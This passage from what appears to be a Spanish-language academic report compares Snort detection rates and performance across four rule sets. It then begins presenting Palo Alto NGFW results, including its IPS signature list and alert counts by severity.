


Figura 6-33 Histograma de Porcentaje Detección Promedio Flujos de Técnicas RS2




Figura 6-34 Histograma de Porcentaje Detección Promedio Mensajes de Técnicas RS2




Figura 6-35 Histograma de Porcentaje Detección Promedio Instancias de Técnicas RS2




Figura 6-36 Histograma de Porcentaje Detección Promedio Flujos de Técnicas RS3




Figura 6-37 Histograma de Porcentaje Detección Promedio Mensajes de Técnicas RS3




Figura 6-38 Histograma de Porcentaje Detección Promedio Instancias de Técnicas RS3




Figura 6-39 Histograma de Porcentaje Detección Promedio Flujos de Técnicas RS4




Figura 6-40 Histograma de Porcentaje Detección Promedio Mensajes de Técnicas RS4




Figura 6-41 Histograma de Porcentaje Detección Promedio Instancias de Técnicas RS4

El análisis de las gráficas revela un patrón claro en la progresión de los RuleSets. En el RS1, la mayoría de las técnicas tienen porcentajes de detección muy bajos, entre el 0% y el 10%, con solo unas pocas alcanzando el 100%. A medida que se avanza hacia el RS4, se observa una mejora significativa, donde un mayor número de

técnicas logran detecciones completas y las de bajo rendimiento disminuyen notablemente.

En el RS4, un 80,5% de las técnicas se ubican en los extremos, con detecciones del 100% o menores al 10%. Solo el 19,5% se encuentra en rangos intermedios, lo que demuestra la consistencia del banco de ataques utilizado. Los resultados intermedios suelen estar asociados a ataques más complejos, como escaneos o descubrimientos de puertos, que generan detecciones parciales.

Globalmente, Snort logra detectar más técnicas al 100% que, en los rangos más bajos, y también presenta un mayor número de técnicas con porcentajes superiores al 50% que, por debajo de este umbral, consolidando su efectividad con los RuleSets más avanzados.

#### 6.5.5. Detecciones Eficaces – Flujos y Ataques

Si analizamos los resultados mediante detecciones eficaces, podemos generar la siguiente gráfica:




Figura 6-42 Porcentaje Detecciones Eficaces por RuleSet

En el análisis del último RuleSet, el enfoque más destacado es la detección eficaz a nivel de ataques, que alcanza un 50%, el porcentaje más alto registrado en el estudio. En el caso de flujos, la detección real muestra un 44,02%, mientras que la eficaz se sitúa ligeramente por debajo, en un 42,78%, con una diferencia de apenas un 1,24%. Esta mejora general refleja el impacto positivo del uso de todas las reglas disponibles en el RuleSet final.

6.5.6. Detecciones Eficaces - Protocolos




Figura 6-43 Promedio de Detección Eficaz de Ataques por Protocolo RS1




Figura 6-44 Promedio de Detección Eficaz de Ataques por Protocolo RS2






Figura 6-45 Promedio de Detección Eficaz de Ataques por Protocolo RS3




Figura 6-46 Promedio de Detección Eficaz de Ataques por Protocolo RS4

Los resultados reflejan que algunos protocolos, como TCP o HTTP, suelen mostrar mejores porcentajes de detección, pero esto está directamente relacionado con la cantidad de ataques implementados que los utilizan. Protocolos como WINREG, con un único ataque representativo, no ofrecen datos suficientes para sacar conclusiones definitivas sobre su comportamiento. A pesar de esto, las variaciones entre RuleSets son un punto interesante para analizar.

El RuleSet 3 introduce detecciones para varios protocolos que antes presentaban valores nulos, lo que genera una mejora notable en el rendimiento global. Por otro lado, el RuleSet 4 consolida las detecciones obtenidas en el RuleSet 3, pero no amplía la cobertura a nuevos protocolos, limitándose a reforzar los ya contemplados.

### 6.5.7. Detecciones Eficaces – LV1 vs LV2

Tal como se explicó en el apartado 6.4.9 anteriormente, a continuación, vamos a ver las gráficas generadas para Snort:

### DETECCIÓN EFICAZ POR RULESETS - LV1




Figura 6-47 Detección Eficaz por RuleSets LV1

### DETECCIÓN EFICAZ POR RULESETS - LV2




Figura 6-48 Detección Eficaz por RuleSets LV2

Como era de esperarse, el porcentaje de detección es mayor para LV1 en comparación con LV2. Esto se debe a que, según la definición previa, LV2 incluye tráfico que podría interpretarse como legítimo, lo que dificulta su identificación como malicioso.

### 6.5.8. Rendimiento

Para concluir con el análisis realizado al IDS Snort, hablaremos sobre el rendimiento que fue anteriormente definido en el apartado 6.4.10 de esta memoria. Utilizaremos el rendimiento eficaz para ataques ya que es el que mejores resultados aporta.

| RENDIMIENTO PROMEDIO EFICAZ ATAQUES |                                                                                                            |        |        |        |        |
|-------------------------------------|------------------------------------------------------------------------------------------------------------|--------|--------|--------|--------|
|                                     |                                                                                                            | RS1    | RS2    | RS3    | RS4    |
| <b>CAPACIDAD DE DETECCIÓN (CD)</b>  | Promedio de Número de flujos con ataque detectados (TP + Colaterales) /Número de flujos con ataque totales | 8,43%  | 28,05% | 43,90% | 50,00% |
| <b>TASA DE FP (FP)</b>              | Número de alertas erróneas /Número de alertas totales                                                      | 84,54% | 73,83% | 74,94% | 87,34% |
| <b>RENDIMIENTO</b>                  |                                                                                                            | 11,42% | 27,09% | 33,17% | 25,16% |

Tabla 6-6 Rendimiento Promedio Eficaz Ataques




Figura 6-49 Rendimiento Promedio Eficaz Ataques

Como se observa en la tabla y la figura, el RS3 destaca con el mejor rendimiento en comparación con los demás. Esto se debe a que, según la definición de rendimiento, este se basa en la relación óptima entre capacidad de detección y tasa de falsos positivos (FPs). Aunque el RS4 tiene una mayor capacidad de detección, también genera más FPs, lo que reduce su eficiencia. Por ello, el RS3 es el más equilibrado y eficiente.

6.6. Resultados de PaloAlto NGFW

6.6.1. Fuente de Alertas (Motores de Detección)

Al contrario que Snort, PaloAlto no dispone de RuleSets. Sin embargo, dispone de dos motores de detección que son los encargados de la identificación de los ataques mediante firmas o alertas. Los motores de detección utilizados en este trabajo son:

- Motor IPS: Motor basado en firmas de ataque
- Motor de Aplicaciones: Motor basado en firmas de identificación de aplicaciones de uso convencional por el usuario. (Ejemplo: TeamViewer)

La versión utilizada del motor IPS para los resultados es la siguiente:

Application Version 8955-9339 (03/14/25)  
Threat Version 8955-9339 (03/14/25)

Figura 6-50 Versión de PaloAlto

Vulnerability Protection Profile

?

Name

ESI

Description

Rules

Exceptions

Inline Cloud Analysis

Q

21085 items

→

×

| ENABLE                   | ID    | THREAT NAME                                                               | IP ADDRESS EXEMPTI... | RULE             | CVE           | HOST   | CATEGORY       | SEVERI... | ACTION                 | PACKET CAPTURE |   |
|--------------------------|-------|---------------------------------------------------------------------------|-----------------------|------------------|---------------|--------|----------------|-----------|------------------------|----------------|---|
| <input type="checkbox"/> | 32479 | Microsoft Embedded OpenType Font Heap Overflow Vulnerability              |                       | ESI All severity | CVE-2009-0231 | client | overflow       | critical  | default (reset-client) | disable        | ✓ |
| <input type="checkbox"/> | 32480 | Microsoft Embedded OpenType Font Integer Overflow Vulnerability           |                       | ESI All severity | CVE-2009-0232 | client | overflow       | critical  | default (reset-client) | disable        |   |
| <input type="checkbox"/> | 32483 | Mozilla Firefox Tracemonkey Component Remote Code Execution Vulnerability |                       | ESI All severity |               | client | code-execution | critical  | default (reset-both)   | disable        |   |
| <input type="checkbox"/> | 32488 | Adobe Flash Player Remote Code Execution Vulnerability                    |                       | ESI All severity | CVE-2009-1862 | client | code-execution | critical  | default (reset-client) | disable        |   |
| <input type="checkbox"/> | 32489 | Adobe Flash Player Remote Code Execution Vulnerability                    |                       | ESI All severity | CVE-2009-1862 | client | code-execution | critical  | default (reset-both)   | disable        |   |
| <input type="checkbox"/> | 32490 | Microsoft Internet Explorer Uninitialized Memory Corruption               |                       | ESI All severity | CVE-2009-1919 | client | code-execution | critical  | default (reset-client) | disable        |   |

Show all signatures

PDF/CSV

Page

19

of 703

Displaying 541 - 570/ 21085 threats

Figura 6-51 Número de Alertas Motor IPS

El motor IPS de PaloAlto cuenta con un total de 21085 firmas o alertas tal como podemos ver en la figura superior.

Estas 21061 alertas se clasifican en función de su severidad:

| Tipo de Alerta | Número de Alertas |
|----------------|-------------------|
| Critical       | 6050              |
| High           | 9550              |
| Medium         | 3607              |

|               |      |
|---------------|------|
| Low           | 546  |
| Informational | 1332 |

Tabla 6-7 Número de Alertas PaloAlto según severidad

| CATEGORY ^            | SUBCATEGORY ^               | RISK ^ | TAGS ^                 | CHARACTERISTIC ^          |
|-----------------------|-----------------------------|--------|------------------------|---------------------------|
| 2194 business-systems | 1 analytics                 | 2402 1 | 32 Amazon Web Services | 680 Excessive Bandwidth   |
